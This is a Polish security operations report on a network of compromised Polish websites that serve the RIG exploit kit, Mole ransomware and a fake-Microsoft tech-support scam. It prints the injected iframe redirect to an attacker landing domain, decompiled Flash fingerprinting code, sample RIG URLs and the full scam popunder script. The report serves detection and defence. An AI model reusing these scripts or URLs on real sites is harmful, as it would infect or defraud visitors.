EXATEL

KRÓTKA HISTORIA WĘDROWNEGO BAJTU 10

Raport

Centrum Operacyjne Bezpieczeństwa Cybernetycznego, Exatel

Czy zastanawiasz się czasami co drzemie pod powierzchnią strony, na którą wchodzisz?

Czy strona którą znasz, cenisz i odwiedzasz od lat, może zacząć pewnego dnia, poza oczekiwaną zawartością przesyłać coś złego i obcego - niewielki, niewidoczny gołym okiem kawałek kodu, który został na niej umieszczony bez wiedzy właściciela i ma na celu pozbawić Cię informacji, pieniędzy lub prywatności?

Od czasu do czasu wybucha w mediach i na blogach dyskusja o stanie bezpieczeństwa polskiego Internetu. Zapalnikiem staje się najczęściej pojedynczy incydent bezpieczeństwa, zidentyfikowany w sieci należącej do administracji państwowej lub któregoś z systemów infrastruktury

krytycznej. Najbardziej aktualnymi przykładami są przypadki z początku tego roku: kompromitacja stron Komisji Nadzoru Finansowego oraz Urzędu Rejestracji Produktów Leczniczych, które agresorzy zamienili w tak zwane „wodopoje". Po spenetrowaniu wewnętrznej infrastruktury serwerów WWW, atakujący umieścił w kodzie strony niewielki fragment skryptu. Jego celem jest infekcja komputerów internautów wybranym przez agresora złośliwym oprogramowaniem. Atakujący nie jest wówczas tak bardzo zainteresowany informacjami przetwarzanymi przez skompromitowany serwer danej organizacji – bardziej istotne dla niego jest wykorzystanie tej strony jako broni przeciwko odwiedzającym ją internautom.

Poniższy raport przedstawia wyniki badań prowadzonych od kilku tygodni przez zespół monitorowania i reagowania na incydenty komputerowe - SOC Exatel. Przedstawiona w dokumencie analiza pokazuje, że docierające do nas od czasu do czasu informacje o pojedynczych skompromitowanych stronach WWW w polskim Internecie mogą stanowić jedynie wierzchołek góry lodowej.


W trakcie analizy pewnego incydentu w sieci klienta oraz badań będących jego bezpośrednim następstwem, udało nam się zidentyfikować istnienie w polskim Internecie masywnej sieci „wodopojów", z użyciem której atakujący są w stanie prowadzić zarówno wysoko-profilowe precyzyjne ataki ukierunkowane (targetowane) jak i masowe kampanie przeciwko polskim internautom.

Raport opisuje w jaki sposób podatne na atak, słabo zabezpieczone i nieaktualizowane strony WWW mogą być wykorzystane przez agresora, zamieniającego je w konfigurowalne narzędzie zniszczenia.

Impuls

Poniższa historia zaczyna się pewnego kwietniowego popołudnia od zgłoszenia analityka 1-szej linii SOC Exatel.

Sonda Fidelis zidentyfikowała w wewnętrznej sieci korporacyjnej jednego z monitorowanych przez nas klientów wejście na polską stronę, która wg. szczegółów alarmu zawierała obcy fragment kodu. Wstrzyknięty w stronę kod został rozpoznany przez sondę jako mechanizm startowego przekierowania exploit-kitu RIG:



Był to kolejny zidentyfikowany przez nas przypadek wstrzyknięcia tego typu kodu w (na pozór) bezpieczną stronę odwiedzoną przez tego klienta. Tak jak w poprzednich przypadkach podejrzenia o atak z użyciem exploit-kitu, analitycy 1-szej linii po potwierdzeniu incydentu u klienta, przekazali jego szczegóły analitykom 3-linii SOC z prośbą o dokładniejszą analizę.

To co zaintrygowało nas w pierwszym momencie to fakt, iż skompromitowaną stroną WWW okazał się być duży portal poświęcony polskiej historii współczesnej. Rzecz jasna - w świetle wcześniejszych głośnych spraw wodopojów na stronach Komisji Nadzoru Finansowego oraz Urzędu Rejestracji Produktów Leczniczych - fakt kompromitacji witryny o dużej wadze nie dziwił aż tak bardzo. Tego typu strony są szczególnie atrakcyjne dla przestępców.

Tym co zaważyło jednak na podjęciu decyzji o przeprowadzeniu dogłębnej analizy i podjęciu szerszych badań w tym temacie był raport dotyczący statystyk alarmów tego typu z ostatniego półrocza.

System Fidelis w monitorowanych sieciach klientów w przeciągu ostatnich 6 miesięcy zidentyfikował więcej obsłużonych przez nas incydentów tego typu, dla alarmów których źródłem były wejścia na strony WWW, zawierające wstrzyknięty fragment kodu z przekierowaniem do exploit-kitu RIG.

Jak się okazało – wszystkie skompromitowane strony - były stronami polskimi.

W tym miejscu każdy z nas może postawić sobie pytanie – zakładając jednorodny rozkład częstości kompromitacji stron WWW w całym Internecie, w obrębie domen należących do poszczególnych krajów - jaka jest szansa, że w trakcie codziennego przeglądania Internetu, w sposób czysto przypadkowy i bez ograniczeń co do ich treści, języka i typu, w trakcie pół roku, strony odwiedzane przez chronionych klientów, na których wykryto zaawansowany złośliwy kod będą znajdować się tylko i wyłącznie w domenie jednego kraju?

Niewielka.

Czy oznacza to, że postawione przez nas założenie dotyczące jednakowej częstości występowania skompromitowanych stron w Internecie jest błędne i mamy do czynienia z atakiem wycelowanym w polskich internautów odwiedzających polskie strony? Postanowiliśmy zbadać na ile wejście przez pracowników klienta na owe polskie strony zawierające exploit-kit RIG w tak krótkim czasie, było przypadkowe, a na ile było ono wynikiem istnienia swojego rodzaju sieci „polskich wodopojów" i szerszej kompromitacji polskiej sieci WWW.

Mechanika ataku poprzez wodopój wykorzystujący exploit-kit

Infekcja złośliwym oprogramowaniem poprzez odwiedziny skompromitowanej strony zawierającej exploit-kit przebiega w kilku krokach (w naszym przypadku jest to RIG, choć schemat ten będzie praktycznie identyczny dla każdego innego typu exploit-kitu „napędzającego" wodopój).

#1

Ofiara odwiedza skompromitowaną stronę. Umieszczony przez atakujących (operatora wodopoju) na przejętym serwerze kod (PHP/ASP.NET/JSP) wstrzykuje w oryginalną zawartość strony skrypt JS dla każdej nowo odwiedzającej stronę ofiary (ofiary o adresie IP, z którego twórca wodopoju nie odnotował jeszcze wejścia):

```
<script type="text/javascript"> var qprhu = "iframe"; var oozchn =
document.createElement(qprhu); var hswlrz = ""; oozchn.style.width = "13px";
oozchn.style.height = "18px"; oozchn.style.border = "0px"; oozchn.frameBorder = "0";
oozchn.setAttribute("frameBorder", "0"); document.body.appendChild(oozchn); hswlrz =
"http://free.witchcraftbrand.com/?q=wXjQMvXcJwDQD4bGMvrESLtFNknQA0KK2I7Z_dqyEoH9emnihNzUSkr16B
2aC&oq=m3T8vIoK7dTaALnjBTVflNnnNxaBg9Fo6z_10CAmBCagcXT-xONUTp1u9CKUbI&ct=sround&qtuif=3678";
oozchn.src = hswlrz; </script>
```

#2

Wstrzyknięty w stronę kod uruchamia się zagnieżdżając na niej niewidoczną ramkę `IFRAME`, której zawartość pobierana jest z domeny atakującego (tutaj: `free.witchcraftbrand.com`). Domena ta jest w środowisku analityków malware określana jako „landing page" – czyli miejsce, w którym atakujący umieszcza wszystkie potrzebne mu w trakcie ataku narzędzia. W badanym przez nas przypadku pobrana zawartość to kolejny kod Javascript (kod drugiej fazy ataku) oraz plik SWF(Flash). Ich celem jest detekcja podatnych na atak wersji przeglądarki Internet Explorer oraz wtyczki Flash:

```
this.$case_set$ = Capabilities.isDebugger;
this.$continue_use$ = Capabilities.os.toLowerCase();
this.$fdgd_-5M$ = Capabilities.playerType.toLowerCase();
this.$fdgd_-1d$ = this.$fdgd_-3o$();
this.static();
this.dynamic();
this.$fdgd_-3X$ = new $fdgd_-16$(this);
```

...

```
private function $fdgd_-3o$() : uint
{
   var _loc2_:uint = 0;
   var _loc3_:uint = 0;
   var _loc1_:String = Capabilities.version.toLowerCase();
   if(_loc1_.length < 4)
   {
      return 0;
   }
   var _loc5_:String = _loc1_.substr(0,4);
   _loc1_ = _loc1_.substr(4);
   var _loc4_:Array = _loc1_.split(",");
```

...

```
private function static() : void
{
   this.$import for$ = this.$fdgd_-1d$ >= 102152026 && this.$fdgd_-1d$ <= 103183090;
   this.$fdgd_-y$ = this.$fdgd_-1d$ >= 110001152 && this.$fdgd_-1d$ <= 111102063;
   this.$fdgd_-S$ = this.$fdgd_-1d$ >= 110001152 && this.$fdgd_-1d$ <= 113300273;
   this.$get catch$ = this.$fdgd_-1d$ >= 112202228 && this.$fdgd_-1d$ <= 112202235;
   this.$fdgd_-41$ = this.$fdgd_-1d$ >= 113300257 && this.$fdgd_-1d$ <= 113300273;
   this.$fdgd_-X$ = this.$fdgd_-1d$ == 180000209 || this.$fdgd_-1d$ == 130000309;
   this.$while$ = this.$fdgd_-1d$ >= 190000185;
}
```

Wersja exploit-kitu - `RIG-V` - którą zaobserwowaliśmy w kampanii rozprzestrzeniającej ransomware **(Mole)** na skompromitowanej stronie poświęconej współczesnej historii Polski, wykorzystuje exploity CVE-2016-0189 oraz CVE-2014-6332 dla luk w przeglądarkach Internet Explorer (IE9, 10 i 11) oraz exploity CVE-2015-8651 i CVE-2015-5122 dla luk wtyczek Flash w wersjach poniżej 20.0.0.228.

#3

Po rozpoznaniu istnienia podatności w przeglądarce ofiary przez kod Javascript, drugiej fazy ataku i pozytywnej identyfikacji podatności uruchamiany jest wybrany exploit. Jego celem jest doprowadzenie do błędu uszkodzenia (nadpisania) pamięci procesu przeglądarki i w efekcie do przejęcia kontroli nad przebiegiem wykonania niskopoziomowego (natywnego) kodu - np. kodu wtyczki. Poprawne uruchomienie exploita skutkuje wykonaniem kodu maszynowego dającego atakującemu dostęp do całego systemu operacyjnego, taki jaki posiada ofiara.

#4

Gdy bardzo niewielki kod maszynowy (z reguły kilkaset bajtów) exploita przejmie kontrolę nad wykonaniem rozkazów w danym wątku procesu, da to agresorowi dostęp do funkcji API systemu operacyjnego. To umożliwi atakującemu tworzenie i modyfikację plików, dodawanie nowych wpisów w rejestrze systemowym i uruchamianie nowych procesów...

W tym momencie z domeny operatora wodopoju wysyłany jest moduł główny malware. Jest on zapisywany na dysku ofiary, podłączany do autostartu systemu i finalnie uruchamiany. Zależnie od aktualnie wykupionej przez atakującego u operatora wodopojów kampanii, może to być wysoko wyspecjalizowane oprogramowanie szpiegowskie (APT), koń trojański, ransomware czy po prostu koparka bitcoinów.

Rekonesans.pl

W kolejnym kroku postanowiliśmy objąć szerszym badaniem strony WWW pod kątem występowania na nich eksploit-kitu RIG. W ramach dalszych badań skoncentrowaliśmy się wyłącznie na złośliwej zawartości stron WWW w polskim Internecie.

Jako że exploit-kity cały czas ewoluują, w miejsce starych pojawiają się nowe, wyposażane na bieżąco w większe i aktualniejsze zestawy exploitów wykorzystujące nowo pojawiające się podatności. Tak też exploit-kit RIG, uchodzący obecnie za najpopularniejszy, ewoluował w czasie. Jego twórcy starają się na bieżąco modyfikować kod odpowiadający za funkcjonowanie poszczególnych faz ataku, jak i za mechanizmy ucieczki przed badaczami bezpieczeństwa próbującymi śledzić aktywność exploit-kitu w Internecie.

Pierwszy „widoczny" ślad, który w teorii może zauważyć ofiara – a w praktyce jej przeglądarka – to wstrzyknięty, ukryty gdzieś na skompromitowanej stronie, jednolinijkowy kod pierwszej fazy ataku. Jest to przekierowanie do strony zawierającej kod służący do rozpoznania podatności ofiary i weryfikacji, czy atak ma szansę zadziałać, jeszcze przed jego faktycznym rozpoczęciem.

Jak pokazano poniżej, twórcy exploit-kitu RIG postarali się by wygląd ścieżki URL w jednolinijkowym kodzie pierwszej fazy ataku był polimorficzny. Dla każdej nowej ofiary i każdego nowego wejścia na stronę będzie wyglądał nieco inaczej. Przez to nie może być w prosty sposób rozpoznawany bazując na sygnaturach. Łatwo jednak możemy wyróżnić w nim cechy wspólne i w efekcie sparametryzować ścieżkę URL pierwszej fazy ataku, stosując system punktów podobieństwa – przyznając po jednym punkcie za każdą podobną cechę:

```
http://end.ship.net/?qtuif=3749&oq=elqD9fZ_KrJUOgSyhUWDewc0nIwOAwtG8a6niETcyRfI0peG
rBO9UToBvdeW&q=znvQMvXcJwDQDoXGMvrESLtEMUjQA0KK2OH_762yEoH9JHT1vrHUSkrttgWC&ct=diam
ond

http://mssql.MNMCUSTOMREMODELING.COM/?ct=martery&oq=elTR_fAsfuRQawO1jUDSegZp1YZeAFs
X86ms2kKDmB_NqpGHqx29UToBvdeW&q=znrQMvXcJwDQDoPGMvrESLtEMUjQA0KK2OH_76iyEoH9JHT1vrr
USkrttgWC&qtuif=2680

http://add.jjinsurancegroup.com/?oq=xfEvLONYNQG320KDKAc3zdsMB15G86yuhknVzUOb0ZPQ_ka
KZApM9qK1JLV_mhj2&ct=martery&car=4413&q=w3jQMvXcJxfQFYbGMvrDSKNbNk3WHViPxouG9MildZu
qZGX_k7TDfF-qoVncCgWR&wendsday=martery.120dc107.406f6w4q8&policy=coffe

http://add.thejourneysproject.com/?ct=soul&wendsday=soul.78de81.406y2h1r7&car=2290&
q=wHbQMvXcJwDJFYbGMvrERqNbNknQA0aPxpH2_drQdZqxKGnileb5UUSk6FWCEh3&oq=h9vIvLLBQbwvpi
0LVKA1pyodYU1gWovyo20HWnx6ZgJKBqxOFYw11z6LRVvQ-2w&policy=cake
```

Pierwszym powtarzającym się elementem, który najłatwiej zauważyć jest fakt, że napastnicy używają prawie zawsze 3 składnikowych nazw domen. Kolejnymi elementami są powtarzające się w URL (pomiędzy różnymi wersjami exploit-kitu RIG częściej lub rzadziej) nazwy zmiennych: **`ct, oq, q`** oraz **`qtuif.`** Powtarza się również schemat występowania wartości dwóch losowych zmiennych, które łączy fakt, że zawsze występują w parach i każda wybrana para ma zawsze tą samą długość, przeważnie między 50 a 70 bajtów.

Mając taki zestaw cech charakterystycznych dla łańcuchów URL pierwszej fazy ataku exploit-kitu RIG, możemy oprzeć nasz mechanizm detekcji na minimalnej ilości punktów przyznanej przez parser dla każdego znalezionego URL na stronie. Taki mechanizm w trakcie analiz skompromitowanych stron pozwala w sposób najbardziej efektywny odsiewać fałszywe alarmy, jednocześnie nie omijając żadnej strony serwującej RIG.

Kolejnym problemem z którym musieliśmy sobie poradzić było zabezpieczenie wprowadzone przez twórcę wodopojów, mające również na celu uniknięcie łatwego wykrycia stron pod których powierzchnią czyha RIG. Operator wprowadził mechanizm filtrowania powtórzeń adresów IP, odwiedzających całą sieć wodopojów. Oznaczało to, że jeśli z jakiegoś adresu IP nastąpiło wejście na jakąkolwiek z należących do sieci wodopojów stronę to, po wstrzyknięciu w zawartość strony kodu przekierowania

i kodu testującego podatność, złośliwy kod przez dłuższy okres czasu (z reguły kilka dni) nie zostanie wstrzyknięty w oryginalną treść strony odwiedzaną z danego adresu IP, na żadnym innym wodopoju tego operatora.

Aby obejść ten problem, cały ruch analizowanych przez nas stron WWW został przepuszczony przez tunele VPN. Skorzystaliśmy z 3 zakończeń tunelów – modemu GSM (polskiego operatora) dającego nam dynamiczną pulę polskich adresów IP, darmowego rozwiązania VPN (dającego wybór różnych krajów zakończeń VPN i niewielkie pule adresowe) oraz z serwera VPS w chmurze (dającego bardzo szerokie dynamiczne pule adresowe IP).

Dla tunelu VPS w chmurze skorzystaliśmy z funkcjonalności dzięki której wirtualnej maszynie VPS przydzielany jest nowy adres IP z wystarczająco dużej klasy adresowej po każdym jej zatrzymaniu (z poziomu API czy ręcznie).


Rzecz jasna po każdorazowym pozytywnym rozpoznaniu nowego wodopoju, system detekcji musiał w sposób w pełni automatyczny (korzystając z API) zatrzymać i uruchomić ponownie wyjście tunelu, otrzymując na maszynie VPS terminującej tunel nowy adres IP.

Polską sieć WWW objęliśmy monitorowaniem w ostatnim tygodniu kwietnia.

Kampania malware nr 1

Już po kilku godzinach analiz zidentyfikowaliśmy pierwsze 10 wodopojów - jeden z nich znajdował się na stronie kancelarii prawniczej, kolejny na portalu z ofertami pracy. W ciągu następnych 24 godzin nasz system monitorowania zidentyfikował wodopoje na kilkunastu kolejnych stronach, m.in. na stronie wydawnictwa oraz stronie firmy zajmującej się organizacją konferencji.

W tym czasie, ofiary wchodzące z polskiej puli adresów IP, na wszystkich skompromitowanych stronach spotykały kampanię ransomware - jakikolwiek polski internauta wchodząc na którąkolwiek ze znalezionych przez nas skompromitowanych stron, używając nieaktualizowanej przeglądarki Internet Explorer 9, 10, lub 11 lub przeglądarki zawierającej jedną z podatnych na atak wersję Flash - otrzymywał żądaną stronę z wstrzykniętym kodem przekierowania exploit-kitu RIG. Ten pobierał i uruchamiał w tle systemu operacyjnego moduł główny ransomware o nazwie kodowej **Mole** - po kilku minutach pracy (w zależności od ilości dokumentów, zdjęć i archiwów na dysku ofiary, które malware uzna za cenne) ransomware wyświetlało w Notatniku Windows komunikat z następującym żądaniem okupu:



Należy podkreślić tutaj fakt, że zważywszy na nieświadomość ofiary co do dokładnego momentu, w którym pobrany i uruchomiony został ransomware (z reguły jedynym symptomem może być nadmierna praca dysku sygnalizowana diodą na obudowie komputera) oraz to, że ofiara mogła od wejścia na skompromitowaną stronę odwiedzić kilkanaście innych - nie będzie ona zazwyczaj w stanie stwierdzić, które dokładnie odwiedziny strony spowodowały infekcję.

Tym samym ofiara może wcale nie być świadoma drogi którą doszło do infekcji i tego, że doprowadzić do niej mogło zwykłe przeglądanie stron WWW.

Po kilku dniach od rozpoczęcia monitorowania, przestaliśmy rozpoznawać nowe kompromitacje. Co więcej – już zidentyfikowane wodopoje również przestały serwować exploit-kit RIG.

Pierwszą przyczyną tego co się stało, mógł być fakt, że w trakcie długiego weekendu właściciele skompromitowanych stron zostali o penetracji ich systemów poinformowani, zamówili i wykonali analizę powłamaniową wraz z testami penetracyjnymi, po czym załatali luki w swoich starych systemach CMS przez które wszedł agresor.

Jednak nie była to prawdziwa przyczyna.

To co zaobserwowaliśmy to koniec kampanii ransomware, którą u operatora wodopoju (jego twórcy i właściciela) wykupił wcześniej klient. Taką kampanię można w odpowiednim miejscu darknetu zamówić, dostając przy tym dostęp do statystyk dotyczących liczby udanych infekcji wybranym przez siebie malware i statystyk kraju pochodzenia ofiar.

W efekcie wyłączenia kampanii kierowanej przeciwko polskim internautom (posiadającym publiczne IP z polskiej puli adresowej) nasz system monitorowania wodopojów stał się ślepy. Przejęte strony oczekiwały na nową kampanię.

Kampania malware nr 2

Jako, że dalsze monitorowanie sieci Internet pod kątem wykrywania nowych wodopojów, bez aktywnej kampanii malware w zasadzie przestaje mieć sens, postanowiliśmy zbadać, czy istnienie kampanii serwowanej przez operatora wodopoju jest w jakiś sposób zależne od kraju, z którego pochodzi internauta.


W tym celu użyliśmy oprogramowania tunelującego VPN umożliwiającego wybór państwa, w którym następuje zakończenie tunelu. Sprawdzając kolejno zwracaną przez skompromitowaną stronę zawartość i „wychodząc" przeglądarką na świat w kolejnych 6 różnych krajach – każde kolejne wejście zwracało oryginalną, bezpieczną stronę, bez śladu wstrzyknięcia exploit-kitu RIG.

Wychodząc przez 7 tunel – zakończony w Stanach Zjednoczonych - ku naszemu zdziwieniu otrzymaliśmy na odwiedzanej stronie obcy kod, dokładnie w miejscu w którym wcześniej znajdował się exploit-kit RIG. Co jednak zdziwiło nas najbardziej to fakt, że wstrzyknięty w stronę kod Javascript nie był skryptem przekierowującym exploit-kitu RIG. Należał do całkiem innego typu kampanii, nie mającej na celu infekcji złośliwym oprogramowaniem – trafiliśmy na kampanię mającą za zadanie wyłudzanie pieniędzy poprzez scam telefoniczny.

```
<script>function GetWindowHeight(){var a=0;return"number"==typeof
_Top.window.innerHeight?a=_Top.window.innerHeight:_Top.document.documentElement&&
_Top.document.documentElement.clientHeight?a=_Top.document.documentElement.client
Height:_Top.document.body&&_Top.document.body.clientHeight&&(a=_Top.document.body
.clientHeight),a}function GetWindowWidth(){var a=0;return"number"==typeof
_Top.window.innerWidth?a=_Top.window.innerWidth:_Top.document.documentElement&&_T
op.document.documentElement.clientWidth?a=_Top.document.documentElement.clientWid
th:_Top.document.body&&_Top.document.body.clientWidth&&(a=_Top.document.body.clie
ntWidth),a}function GetWindowTop(){return void
0!=_Top.window.screenTop?_Top.window.screenTop:_Top.window.screenY}function
GetWindowLeft(){return void 0!=_Top.window.screenLeft?_Top.window.screenLeft:_Top
.window.screenX}function doOpen(url){var
popURL="about:blank",popID="ad_"+Math.floor(89999999*Math.random()+1e7),pxLeft=0,
pxTop=0;if(pxLeft=GetWindowLeft()+GetWindowWidth()/2-PopWidth/2,pxTop=GetWindowTo
p()+GetWindowHeight()/2-PopHeight/2,1==puShown)return!0;var
PopWin=_Top.window.open(popURL,popID,"toolbar=0,scrollbars=1,location=1,statusbar
=1,menubar=0,resizable=1,top="+pxTop+",left="+pxLeft+",width="+PopWidth+",height=
"+PopHeight);return PopWin&&(puShown=!0,0==PopFocus&&(PopWin.blur(),navigator.use
rAgent.toLowerCase().indexOf("applewebkit")>-1&&(_Top.window.blur(),_Top.window.f
ocus())),PopWin.Init=function(e){with(e)Params=e.Params,Main=function(){if(void
0!==window.mozPaintCount){window.open("about:blank").close()}var
b=Params.PopURL;try{opener.window.focus()}catch(a){}window.location=b},Main()},Po
pWin.Params={PopURL:url},PopWin.Init(PopWin)),PopWin}function
setCookie(a,b,c){var d=new Date;d.setTime(d.getTime()+c),document.cookie=a+"="+b+
"; path=/;; expires="+d.toGMTString()}function getCookie(a){for(var
c,d,e,b=document.cookie.toString().split("; 
"),f=0;f<b.length;f++)if(c=b[f].split("="),d=c[0],e=c[1],d==a)return e;return
null}function initPu(){if(_Top=self,top!=self)try{top.document.location.toString(
)&&(_Top=top)}catch(a){}document.attachEvent?document.attachEvent("onclick",check
Target):document.addEventListener&&document.addEventListener("click",checkTarget,
!1)}function checkTarget(a){if(!getCookie("popundr")){var
a=a||window.event;doOpen('http://362784632786472357827 3.win/?a=10013208&offer_key
=11599bc74e5a9130195216d1cc56ae74');setCookie("popundr",1,864e5)}}var
puShown=!1,PopWidth=1370,PopHeight=800,PopFocus=0,_Top=null;initPu();</script>
</body>
</html>
```

Jego zasada działania była dość prosta. Uruchamiał on „listener" zdarzeń związanych z kliknięciem lewego klawisza myszki na całej stronie – po wejściu na stronę i kliknięciu na którąkolwiek jej część, otwierane było drugie, pełnoekranowe okno przeglądarki, wyświetlając ostrzeżenie o domniemanej infekcji malware Zeus:

Następnie na jego środku, w pętli nieskończonej, wyświetlane było okno powiadomienia o zagrożeniu, jakie niesie ze sobą infekcja tego typu malware, blokujące przeglądarkę i utrudniające użytkownikowi jej zamknięcie:



Celem atakujących jest wywołanie na użytkowniku wrażenia że jego komputer został zainfekowany wirusem Zeus i stał się częścią botnetu. Podając się za Departament Bezpieczeństwa Microsoft i imitując blokadę komputera, atakujący próbuje wymusić na użytkowniku wykonanie telefonu do rzekomego biura obsługi technicznej Microsoft w celu usunięcia blokady – w rzeczywistości za wykonanie tego telefonu ofiara może słono zapłacić.

Kampania ta pokazuje, że autorzy malware wykorzystają każdy, nawet pozornie irracjonalny pomysł by zmusić ofiarę do popełnienia błędu – w naszym przypadku mamy do czynienia ze wstrzyknięciem w stronę przeglądarki złośliwego oprogramowania, które w celu wywołania na ofierze szoku podszywa się pod inne złośliwe oprogramowanie.

Z powodu braku wykorzystania przez atakującego w tej kampanii jakichkolwiek exploitów i exploit-kitów – wstrzyknięcie złośliwego kodu w przeglądarkę ofiary odbywa się również gdy odwiedzi ona skompromitowaną stronę używając innego niż Windows systemu (np. Linux). Naszym zdaniem nieco podejrzanym może wydawać się użytkownikowi systemu Linux fakt, iż jego system operacyjny został zablokowany przez dział bezpieczeństwa firmy Microsoft…

